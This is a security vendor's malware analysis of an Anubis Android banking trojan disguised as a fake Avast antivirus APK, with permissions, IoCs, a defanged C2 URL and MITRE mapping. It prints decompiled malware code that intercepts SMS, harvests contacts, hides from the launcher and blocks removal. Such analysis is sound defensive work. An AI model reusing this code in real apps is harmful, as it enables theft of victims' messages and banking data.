
Mobile Malware App Anubis Strikes Again, Continues to Lure Users Disguised as a Fake Antivirus

cybleinc.com/2021/05/02/mobile-malware-app-anubis-strikes-again-continues-to-lure-users-disguised-as-a-fake-antivirus/

May 2, 2021



Mobile Malware App Anubis Strikes Again, Continues to LureUsers Disguised as a Fake Antivirus

Anubis is an Android banking Trojan created and advertised by a threat actor with the nickname “maza-in”. This malware family has been conducting well-known overlay attacks by combining advanced features such as the capability to stream screens, record sounds, browse files remotely, keylogging abilities, and the capability to function as a network proxy. These features make it an effective banking malware and a potential tool for spying.

Generally, this malware operates by tricking unsuspecting victims into submitting confidential and sensitive information such as online banking credentials, banking security codes, and Credit Card details. Being a banking Trojan does not mean that the Anubis malware variant will masquerade as a banking app; in most cases, it is disguised as a third-party app. Some of the disguises used by Anubis are fake mobile games, software updates, post/mail apps, flash-player apps, utility apps, fake browsers and even social-network and communication apps.

The list of malware features of Anubis is shown below:

Overlaying: Static (hardcoded in bot)

- Overlaying: Dynamic (C2 based)
- Keylogging

- Contact list collection
- Screen streaming
- Sound recording
- SMS harvesting: SMS forwarding
- SMS blocking
- SMS sending
- Files/pictures collection
- Calls: USSD request making
- Ransomware: Cryptolocker
- Remote actions: Data-wiping
- Remote actions: Back-connect proxy
- Notifications: Push notifications
- C2 Resilience: Twitter/Telegram C2 update channels

Some of the common delivery techniques that are used by Anubis malware are:

- **Google Play campaigns:**
  This includes Bypassing Google Play security mechanisms and spreading the Trojan using the official app store.
- **Spam campaigns**:
  This uses SMS or emails with a request to install or update some legitimate application that links to the malware.
- **Web redirection**:
  Using advertisement on websites, hacked sites, traffic exchanges lures the victim to a fake landing page containing a malware app.

In a recent tweet, a security engineer shared information about a fake antivirus android app camouflaged as a well-known antivirus and available from an unsecured web source. When users access the unsecure link available from the search engine for download, it navigates them to an Index page with the file content named as “Avast Antivirus ULTIMATE 2021.apk”, and on selecting it, users can download the APK file.

On scanning the downloaded file through VirusTotal, it turned out to be a variant of the Banking Trojan Anubis detected by multiple antivirus signatures, as shown in Figure 1.




Figure 1VirusTotal Detections of the App

For further analysis, Cyble's SaaS threat intelligence platform Cyble Vision was used to fetch more information on the application using the digest from the VirusTotal result.




Figure 2Information available in the Cyble Threat Intelligence Platform

Technical Analysis:

Digest used for our analysis: **34bec3b2747ed7531993c73f04968c56e79f05f3b26b91cad256c9bbd5cf1beb**

Package Name: wocwvy.czyxoxmbauu.slsa

Main Activity: wocwvy.czyxoxmbauu.slsa.ncec.myvbo

Upon performing static analysis on the above app, the malware was found to be more like the Cerberus Banking Trojan malware, which also steals victim data to access their bank accounts. The permissions used by this malware are listed below in the Fig. 3

Figure 3Permissions requested by the app

After opening the application, it requests users to enable the accessibility service from the settings to enable full access to the app. After that, it lures victims into changing the Accessibility settings on their phones, forbidding them to uninstall the app. Also, through this service, the app executes screen taps and other commands without the user's knowledge.




Figure 4 Accessibility service needs to be enabled for the app

Some of the suspicious permissions, receivers, and services used in the application that may perform malicious activities are listed below:

Permissions

- android.permission.SYSTEM_ALERT_WINDOW
- android.permission.GET_TASKS
- android.permission.RECEIVE_SMS
- android.permission.INTERNET
- android.permission.READ_SMS
- android.permission.PACKAGE_USAGE_STATS

Services:

- wocwvy.czyxoxmbauu.slsa.lmimy
- wocwvy.czyxoxmbauu.slsa.wfveenegvz
- wocwvy.czyxoxmbauu.slsa.frvvkgp
- wocwvy.czyxoxmbauu.slsa.ukhakhcgifofl
- wocwvy.czyxoxmbauu.slsa.jtfxlnc
- wocwvy.czyxoxmbauu.slsa.blkzyyyfc
- wocwvy.czyxoxmbauu.slsa.whemsbk
- wocwvy.czyxoxmbauu.slsa.nepgaqmyfrhw
- wocwvy.czyxoxmbauu.slsa.clgqtzqdh
- wocwvy.czyxoxmbauu.slsa.usbvhkriufnc
- wocwvy.czyxoxmbauu.slsa.egxltnv
- wocwvy.czyxoxmbauu.slsa.kldqwysgkfcrmq
- wocwvy.czyxoxmbauu.slsa.oyqwzkyy.qvhy.jkeggfql
- wocwvy.czyxoxmbauu.slsa.oyqwzkyy.qvhy.nvsdtnxkzjgw
- wocwvy.czyxoxmbauu.slsa.oyqwzkyy.hzgktdtr.brtltydqhiuqbb
- wocwvy.czyxoxmbauu.slsa.xelytgswelv
- wocwvy.czyxoxmbauu.slsa.mvqkjokaxfrpf
- wocwvy.czyxoxmbauu.slsa.wahiuolww
- wocwvy.czyxoxmbauu.slsa.oyqwzkyy.hzgktdtr.cpysnikhf
- wocwvy.czyxoxmbauu.slsa.oyqwzkyy.dxivifswvkcvwz.wifu
- wocwvy.czyxoxmbauu.slsa.oyqwzkyy.dxivifswvkcvwz.dshd
- wocwvy.czyxoxmbauu.slsa.kuv.sfswwunyakpjr
- wocwvy.czyxoxmbauu.slsa.ttiegryczsx
- wocwvy.czyxoxmbauu.slsa.blyvffs

Receivers:

- wocwvy.czyxoxmbauu.slsa.pworotsvjdlioho.cmtstflxlxb
- wocwvy.czyxoxmbauu.slsa.pworotsvjdlioho.qpgopfninoaazln
- wocwvy.czyxoxmbauu.slsa.pworotsvjdlioho.hypihteeavv
- wocwvy.czyxoxmbauu.slsa.pworotsvjdlioho.hwfe

Intent Filters by Action:

- android.intent.action.RESPOND_VIA_MESSAGE
- android.accessibilityservice.AccessibilityService
- android.intent.action.MAIN
- android.intent.action.SEND
- android.intent.action.SENDTO
- android.provider.Telephony.WAP_PUSH_DELIVER
- android.provider.Telephony.SMS_DELIVER
- android.intent.action.PACKAGE_ADDED
- android.intent.action.PACKAGE_REMOVED

- android.provider.Telephony.SMS_RECEIVED
- android.net.conn.CONNECTIVITY_CHANGE
- android.net.wifi.WIFI_STATE_CHANGED

Using the above permissions granted by users, the following activities are performed in the users' devices:

1. The app tries to get the accessibility permission for UI automation

```
package wocwvy.czyxoxmbauu.slsa.ncec;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import [redacted].MethodPool;

public class fymeshs extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            startActivity(new Intent(MethodPool.m2721yXNqnlpWpC()));
        } catch (Exception unused) {
            finish();
        }
    }
}
```

Figure 5 Starts Activity based on Accessibility permission

1. The malware makes the device ignore battery Optimization




Figure 6 Checks for package and ignores Battery Optimization

1. It will disable the administrator user access through the device policy manager

```
package wocwvy.czyxoxmbauu.slsa.oyqwzkyy.a;

import android.app.Activity;
import android.app.admin.DevicePolicyManager;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import wocwvy.czyxoxmbauu.slsa.c;
import [redacted].MethodPool;

public class b extends Activity {
    c a = new c();
    private c b;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.b = new c(this);
        if (getIntent().getStringExtra(MethodPool.m840PuOpIJqFRD()).equals(MethodPool.m348GLIIKAdpnt())) {
            Intent intent = new Intent(MethodPool.m1535cLrMVsEKvI());
            intent.putExtra(MethodPool.m1104UWVbEYaxej(), this.b.a());
            String r0 = MethodPool.m6AHTrlKXoZe();
            this.a.getClass();
            intent.putExtra(r0, "");
            startActivityForResult(intent, 100);
        } else {
            ((DevicePolicyManager) getSystemService(MethodPool.m2017ljSAmzTjFt())).removeActiveAdmin(new ComponentName(this, a.class));
        }
        finish();
    }
}
```

Figure 7 Removing Active Admin User

1. The malware runs a query to get the list of currently running apps along with the most recent running apps

```
private ArrayList<String> b() {
    String j;
    ArrayList<String> arrayList = new ArrayList<>();
    if (Build.VERSION.SDK_INT <= 19) {
        List<ActivityManager.RunningTaskInfo> runningTasks = ((ActivityManager) getSystemService(MethodPool.m197DkKvtboaxD())).getRunningTasks(1);
        ComponentName componentName = runningTasks.get(0).topActivity;
        j = runningTasks.get(0).topActivity.getPackageName();
    } else if (Build.VERSION.SDK_INT > 19 && Build.VERSION.SDK_INT <= 21) {
        j = ((ActivityManager) getSystemService(MethodPool.m995SNUOTythum())).getRunningAppProcesses().get(0).processName;
    } else if (Build.VERSION.SDK_INT <= 21 || Build.VERSION.SDK_INT > 23) {
        int i = Build.VERSION.SDK_INT;
        j = this.a.j(this.b);
    } else {
        List<g> a2 = h.a(this);
        ArrayList<String> arrayList2 = new ArrayList<>();
        for (g gVar : a2) {
            arrayList2.add(gVar.d().trim());
        }
        return arrayList2;
    }
    arrayList.add(j);
    return arrayList;
```

Figure 8 Stores the list of recent running apps

1. The malware protects itself from being removed or uninstalled and stays hidden from the application launcher

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (!this.b.o || Build.VERSION.SDK_INT < 19) {
        startService(new Intent(this, jtfxlnc.class));
    } else {
        WebView webView = new WebView(this);
        webView.getSettings().setJavaScriptEnabled(true);
        webView.loadUrl(this.b.p);
        setContentView(webView);
    }
    getPackageManager().setComponentEnabledSetting(new ComponentName(this, myvbo.class), 2, 1);
    try {
        b bVar = this.a;
        b.a(this, MethodPool.m2745zFhwPqyIyY(), (long) Integer.parseInt(this.a.e(this, MethodPool.m326FlhytcvVik())));
    } catch (Exception unused) {
        b bVar2 = this.a;
        b.a(this, MethodPool.m1660eqIvFfoMvo(), 10000);
    }
    if (!this.b.o) {
        finish();
    }
}
```

Figure 9 Hides from the application launcher through package manager

1. Monitors incoming text messages and creates data through PDU

```
public void b(Context context, Intent intent) {
    Bundle extras = intent.getExtras();
    if (extras != null) {
        try {
            Object[] objArr = (Object[]) extras.get(MethodPool.m2788zyrIROgxLi());
            String str = "";
            String str2 = "";
            if (objArr != null) {
                int length = objArr.length;
                int i = 0;
                while (i < length) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[i]);
                    String displayOriginatingAddress = createFromPdu.getDisplayOriginatingAddress();
                    String displayMessageBody = createFromPdu.getDisplayMessageBody();
                    str2 = str2 + displayMessageBody;
                    context.startService(new Intent(context, whemsbk.class).putExtra(MethodPool.m851PzziyqrkWs(), displayOriginatingAddress).putExtra(MethodPool.m754OLWuofZXKv(), displayMessageBody));
                    i++;
                    str = displayOriginatingAddress;
                }
            }
            this.a.a(context, str, str2);
        } catch (Exception unused) {
        }
    }
}
```

Figure 10 Gets Inflow of text messages

1. Gets phone contact information from the victim's device

```
public void a(ContentResolver contentResolver, String str) {
    Cursor query = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
    boolean z = false;
    boolean z2 = false;
    int i = 0;
    while (query.moveToNext()) {
        String string = query.getString(query.getColumnIndex(MethodPool.m2228pGUgiOyuUq()));
        if (!string.contains(MethodPool.m2187oTkNUTxoPK()) && !string.contains(MethodPool.m1884jWBVwQjYdq()) && string.length() > 7) {
            try {
                this.a.c(this, string, str);
                i++;
                z2 = true;
            } catch (Exception unused) {
                b bVar = this.a;
                String r9 = MethodPool.m1767hBqAePotIB();
                StringBuilder sb = new StringBuilder();
                sb.append(MethodPool.m426HvQxMrDmSP());
                b bVar2 = this.a;
                sb.append(bVar2.c(this.a.q(this) + MethodPool.m2140nmdwTjYIVy()));
                bVar.b(this, r9, sb.toString());
            }
        }
    }
    z = z2;
    if (z) {
        b bVar3 = this.a;
        String r92 = MethodPool.m1874jMJKohKYNQ();
        StringBuilder sb2 = new StringBuilder();
        sb2.append(MethodPool.m901QuVabAMkUh());
        b bVar4 = this.a;
        sb2.append(bVar4.c(this.a.q(this) + MethodPool.m1208WTtwnfBjpU() + i + MethodPool.m1024SkGWbbyyYR()));
        bVar3.b(this, r92, sb2.toString());
    }
    finish();
}
```

Figure 11 Queries the Phone contacts

All the data collected from the devices are then sent to the C2 link, which seems to be encrypted in this app, and the encryption technique used is AES along with the key, as shown below in the Fig. 12.lo

```java
public class BYDecoder {
    public static String s1 = "fff";
    public static String s2 = "fsghff";

    public static String decode() {
        return decode(C0002.s1, "#pass");
    }

    /* renamed from: ˌ˘ˌ˄ˈ˄ˈ  reason: contains not printable characters */
    public static String m0(String text, String pass) {
        byte[] result;
        int hexlen = text.length();
        if (hexlen % 2 == 1) {
            hexlen++;
            result = new byte[(hexlen / 2)];
            text = "0" + text;
        } else {
            result = new byte[(hexlen / 2)];
        }
        int j = 0;
        for (int i = 0; i < hexlen; i += 2) {
            result[j] = (byte) Integer.parseInt(text.substring(i, i + 2), 16);
            j++;
        }
        byte[] decrypt = null;
        try {
            Key key = new SecretKeySpec(pass.getBytes(), "AES");
            Cipher cipher = Cipher.getInstance("AES");
            cipher.init(2, key);
            decrypt = cipher.doFinal(result);
        } catch (Exception e) {
            e.printStackTrace();
        }
        return new String(decrypt);
    }
```

Figure 12 Encryption Technique used

Following are the ways in which the above encryption techniques are used in multiple classes and methods, as shown in Fig. 13.




Figure 13 Uses of the Encryption Technique

On decrypting the above string and on performing the Dynamic analysis on the same, we found that the collected data is sent to the well-known C2 link of the Anubis variant.

C2 link: hxxp://darkweb[.]bitcoingen[.]store//o1o/a16[.]php

Under normal circumstances, before downloading, users can identify whether an APK is authentic or fake based on the following criteria:

1. Source of the file (Secure/Not secure) is a good indicator of whether the app is genuine or fake. For instance, before downloading an application from an unkown source such as a web URL, it is important to check if the source is secure.

1. Size of the app. For example, the size of a fake app is less when compared with an authentic one.

1. Spelling errors or Icon mismatches can also help distinguish fake apps from genuine ones.

By these parameters, the APK downloaded from the provided URL was identified as a fake app. In addition, the size of the downloaded app is around 500 KB, while commonly, any antivirus APK size would be around a few MBs. Also, the source of the file in this case is an unsecure site, which would not have been the case for an authentic app that is published either in their website that redirects to an authentic app store.

Safety Recommendations:

1. Keep your antivirus software updated to detect and prevent malware infections.
1. Keep your system and applications updated.
1. Use strong passwords and enable two-factor authentication during logins.
1. Verify the privileges and permissions requested by the app before granting access.
1. People concerned about the exposure of their stolen credentials in the dark web can register at AmiBreached.com to ascertain their exposure.

MITRE ATT&CK® Techniques- for Mobile

Tactic	Technique ID	Technique Name
Defense Evasion	T1418 T1406	1. Application Discovery 2. Obfuscated Files or Information
Credential access	T1412	1. Capture SMSes
Discovery	T1421 T1430 T1418 T1426 T1424	1. System Network Connections Discovery 2. Location Tracking 3. Application Discovery 4. System Information Discovery 5. Process Discovery
Collection	T1432 T1433 T1430 T1429 T1507 T1412	1. Access Contact List 2. Access Call Log 3. Location Tracking 4. Capture Audio 5. Network Information Discovery 6. Capture SMSes
Command and Control	T1573 T1071 T1571	1. Encrypted Channel 2. Application Layer Protocol 3. Non-Standard Port
Impact	T1447	1.Delete Device Data

Indicators of Compromise (IoCs):

IoC	IOC Type
34bec3b2747ed7531993c73f04968c56e79f05f3b26b91cad256c9bbd5cf1beb	SHA256
android.accessibilityservice.AccessibilityService	Intent by Action
hxxp://darkweb.bitcoingen.store//o1o/a16[.]php	Interesting URL
hxxp://darkweb.bitcoingen[.]store/	Interesting URL
172.217.15[.]106	IP address
64.233.165[.]95	IP address
173.194.222[.]95	IP address
data/data/wocwvy.czyxoxmbauu.slsa/shared_prefs/set.xml	File path dropped

About Cyble:

